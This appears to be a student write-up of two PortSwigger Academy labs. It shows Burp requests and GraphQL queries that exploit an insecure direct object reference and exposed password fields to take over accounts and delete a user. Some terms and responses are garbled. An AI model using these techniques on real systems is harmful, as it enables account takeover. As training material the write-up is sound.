

# 1. Api Security Testing

## 1.1 BOIA

Testing the Api security for Bola and graphQL injection and create a test environment from portswigger lab.

Environment setup:

1.Portswigger web security Academy Lab

2.Attacker host with Burp suite as Proxy.

The tools which are used in this as Burp suite, sqlmap, Postman.

IDOR (Insecure Design Object Reference) is also known as Bola

The screenshot shows a lab page from the Web Security Academy. At the top, it says "Web Security Academy > Access control > Lab". The main title is "Lab: Insecure direct object references". Below the title, there's a progress bar indicating "APPRENTICE" level, "△ LAB", and "Not solved". To the right is a red circular icon with a white arrow pointing left. The description text reads: "This lab stores user chat logs directly on the server's file system, and retrieves them using static URLs. Solve the lab by finding the password for the user carlos, and logging into their account." Below this is an orange button labeled "ACCESS THE LAB". A "Solution" section is expanded, showing a numbered list of steps: 1. Select the Live chat tab. 2. Send a message and then select View transcript. 3. Review the URL and observe that the transcripts are text files assigned a filename containing an incrementing number. 4. Change the filename to 1.txt and review the text. Notice a password within the chat transcript. 5. Return to the main lab page and log in using the stolen credentials. A "Community solutions" section is also present at the bottom.

After setting the lab, we have to use burp suite to start the proxy. After that you have to do chat in Live chat than select a view transcript in the webpage to download the text.

And, capture the request to the burp proxy and then send the request to the repeater.

Request to https://0a1800e30409bb7c82af8926002d002b.web-security-academy.net/academyLabHeader

Time	Type	Direction	Method	URL
02:20:32 27 Jan ...	WS	→ To server		https://0a1800e30409bb7c82af8926002d002b.web-security-academy.net/academyLabHeader
02:20:55 27 Jan ...	HTTP	→ Request	GET	https://0a1800e30409bb7c82af8926002d002b.web-security-academy.net/download-transcript/3.txt

**Request**

Pretty Raw Hex

```

1 GET /download-transcript/3.txt HTTP/2
2 Host: 0a1800e30409bb7c82af8926002d002b.web-security-academy.net
3 Cookie: session=9inYtbTr3htR2cXPpFuyTfcUeJr0S
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Priority: u=0, i
14 Te: trailers
15
16

```

After sending the request to the repeater change the file name from 3.txt to 1. txt to get the credentials.

Pretty	Raw	Hex	Render
1 GET /download-transcript/3.txt HTTP/2	1 HTTP/2 200 OK		
2 Host: 0a1800e30409bb7c82af8926002d002b.web-security-academy.net	2 Content-Type: text/plain; charset=utf-8		
3 Cookie: session=9inYtbTr3htR2cXPpFuyTfcUeJr0S	3 Content-Disposition: attachment; filename='3.txt'		
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0	4 Set-Cookie: session=9inYtbTr3htR2cXPpFuyTfcUeJr0S; Secure: HttpOnly; SameSite=None		
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	5 X-Frame-Options: SAMEORIGIN		
6 Accept-Language: en-US,en;q=0.5	6 Content-Length: 364		
7 Accept-Encoding: gzip, deflate, br	7		
8 Upgrade-Insecure-Requests: 1	8 You: hiii, Good morning Hal Pline: That's a bit personal don't you think? You: Why'd you ask? Hal Pline: -- Now chatting with Hal Pline -- You: Hey Hiii Hal Pline: Ask Alexa. You: how are you doing Hal Pline: Please. Not today, I have a migraine You: why Hal Pline: Sorry, I've never been asked anything so stupid before.		
9 Sec-Fetch-Dest: document			
10 Sec-Fetch-Mode: navigate			
11 Sec-Fetch-Site: none			
12 Sec-Fetch-User: ?1			
13 Priority: u=0, i			
14 Te: trailers			
15			

After getting the credentials, use login page to login with the identified credentials

## Login

Username: carlos

Password: [REDACTED]

**Log in**

Then, it will log in and the lab is solved.



Congratulations, you solved the lab!

Share your skills!   [Continue learning >>](#)[Home](#) | [My account](#) | [Live chat](#) | [Log out](#)

## My Account

Your username is: carlos

### 1.2 GraphQL Injection


First, we have to setup the test environment for GraphQL injection.

Setup Portswigger Web Application Security Lab and use Attacker host with Burp suite Proxy.

The screenshot shows the PortSwigger Web Security Academy interface. At the top, there's a navigation bar with links for Products, Solutions, Research, Academy, Support, and a menu icon. Below the navigation is a breadcrumb trail: Web Security Academy > GraphQL API vulnerabilities > Lab. The main content area has a dark blue sidebar on the left with various navigation items like Dashboard, Learning paths, Latest topics, All content, Hall of Fame, Get started, and Get certified. The main content area has a title 'Lab: Accidental exposure of private GraphQL fields'. It features a 'PRACTITIONER' badge, a 'LAB' button (which is highlighted in blue), and a 'Not solved' button. Below this, there's a paragraph about the lab's purpose and how to solve it, followed by a link to 'Working with GraphQL in Burp Suite'. At the bottom of the content area is a large orange button labeled 'ACCESS THE LAB' with a key icon.

Access the lab and capture the request to Burp suite proxy and navigate to the My account tab in the lab and enter the default credentials as admin/password

## Login



The screenshot shows a login form with two input fields and a button. The first field is labeled "Username" and contains "admin". The second field is labeled "Password" and contains a series of dots representing a password. Below the fields is a green "Log in" button.

Capture the request and send the request to the repeater

me	Type	Direction	Method	URL
3:41:22 27 Jan ...	WS	→ To server		https://0a8c0091046909f380754e2c002400f6.web-security-academy.net/academyLabHeader
3:41:26 27 Jan ...	HTTP	→ Request	POST	https://0a8c0091046909f380754e2c002400f6.web-security-academy.net/graphql/v1
3:41:28 27 Jan ...	HTTP	→ Request	POST	https://0a8c0091046909f380754e2c002400f6.web-security-academy.net/graphql/v1
3:41:30 27 Jan ...	HTTP	→ Request	POST	https://0a8c0091046909f380754e2c002400f6.web-security-academy.net/graphql/v1
3:41:32 27 Jan ...	HTTP	→ Request	GET	https://0a8c0091046909f380754e2c002400f6.web-security-academy.net/login

### Request

Pretty Raw Hex GraphQL

```
POST /graphql/v1 HTTP/2.0
Host: 0a8c0091046909f380754e2c002400f6.web-security-academy.net
Cookie: session=5Xf70TdUd6ySYnBXnD6vb9tn0PKFKCis
Content-Length: 234
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Not_A_Brand";v="99", "Chromium";v="142"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Origin: https://0a8c0091046909f380754e2c002400f6.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a8c0091046909f380754e2c002400f6.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

In repeater, analyze the code and navigate to GaphQL to view the source code for credentials.

**Request**

Pretty Raw Hex GraphQL

```

1 POST /graphql/v1 HTTP/2
2 Host: 0a8c0091046909f380754e2c002400f6.web-security-academy.net
3 Cookie: session=5Xf70TdUd6y5YnBXnD6vb9tn0PKFKC15
4 Content-Length: 202
5 Sec-Ch-Ua-Platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Accept: application/json
8 Sec-Ch-Ua: "Not_A_Brand";v="99", "Chromium";v="142"
9 Content-Type: application/json
10 Sec-Ch-Ua-Mobile: ?0
11 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/142.0.0.0 Safari/537.36
12 Origin: https://0a8c0091046909f380754e2c002400f6.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a8c0091046909f380754e2c002400f6.web-security-academy.net/login
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 {
    "query": "
query\n      getUser(id:1234)\n      password\n      id\n      username\n    }\n  "
}

```

After, send the request and analyze the results in the below screenshot. It was ok but the success is failure. So, you have to change the code and navigate to the Inql scanner and copy the captured request and past in the Inql Scanner.

**Request**

Pretty Raw Hex GraphQL

```

Query
1 query {
2   getUser(id:1234) {
3     password
4     id
5     username
6   }
7 }

```

**Response**

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 108
5
6 {
7   "errors": [
8     {
9       "locations": [
10         {
11           "message": "Unknown operation named 'login'."
12         }
13     ]
14   }
15 }

```

Then, we have got some results as different queries, in that use the login query and copy that and past in the GaphQL tabl to get the credentails. Which you have seen in the below.

**Request**

Pretty Raw Hex GraphQL

**Query**

```

1 query {
2   getUser(id:1332) {
3     password
4     id
5     username
6   }
7 }
8

```


Using this code, we got the error and there is always the id number is 1 for administrator and change the id to the 1 and insert a “login” after the query and the result will be the credentials.

Request	Response
<p>Pretty Raw Hex GraphQL</p> <p><b>Query</b></p> <pre> 1 query login { 2   getUser(id:1) { 3     password 4     id 5     username 6   } 7 } 8 </pre>	<p>Pretty Raw Hex Render</p> <pre> 1 HTTP/2 200 OK 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 133 5 6 { 7   "data": { 8     "getUser": { 9       "password": "wr9rdo2yrhsa6oy5var", 10      "id": 1, 11      "username": "administrator" 12    } 13  } 14 </pre>
<p><b>Variables</b></p> <pre> 1 { 2   "input": { 3     "username": "admin", 4     "password": "pass@123" 5   } 6 </pre>	

In the above image, we got the credentials and use the credentials in the web page and login to the administrator.



## Login




A screenshot of a login form. It has two input fields: "Username" containing "administrator" and "Password" containing a series of asterisks. Below the password field is a green "Log in" button.

Here is the successful login to the account.

## My Account

Your username is: administrator

Your email is: admin@normal-user.net



A screenshot of a "My Account" form. It has a single input field labeled "Email" with a placeholder "Email" and a red "X" icon. Below the input field is a green "Update email" button.

Navigated to the users and we found that how many users are there.

# Users

wiener - [Delete](#)  
carlos - [Delete](#)

Then, delete the user carlos, then the lab is finished and solved.

The screenshot shows a browser window for the 'Accidental exposure of private GraphQL fields' lab on the Web Security Academy. The page header includes the lab title, a 'Back to lab description' link, and a 'LAB Solved' button with a checkmark icon. A prominent orange banner at the top says 'Congratulations, you solved the lab!'. Below it, there's a message 'User deleted successfully!' and links for 'Home', 'Admin panel', and 'My account'.

## Users

wiener - [Delete](#)

TEST ID	VULNERABILITY	SEVERITY	TARGET ENDPOINT
1	Bola	Critical	/api/users
2	GraphicQL Injection	High	/graphql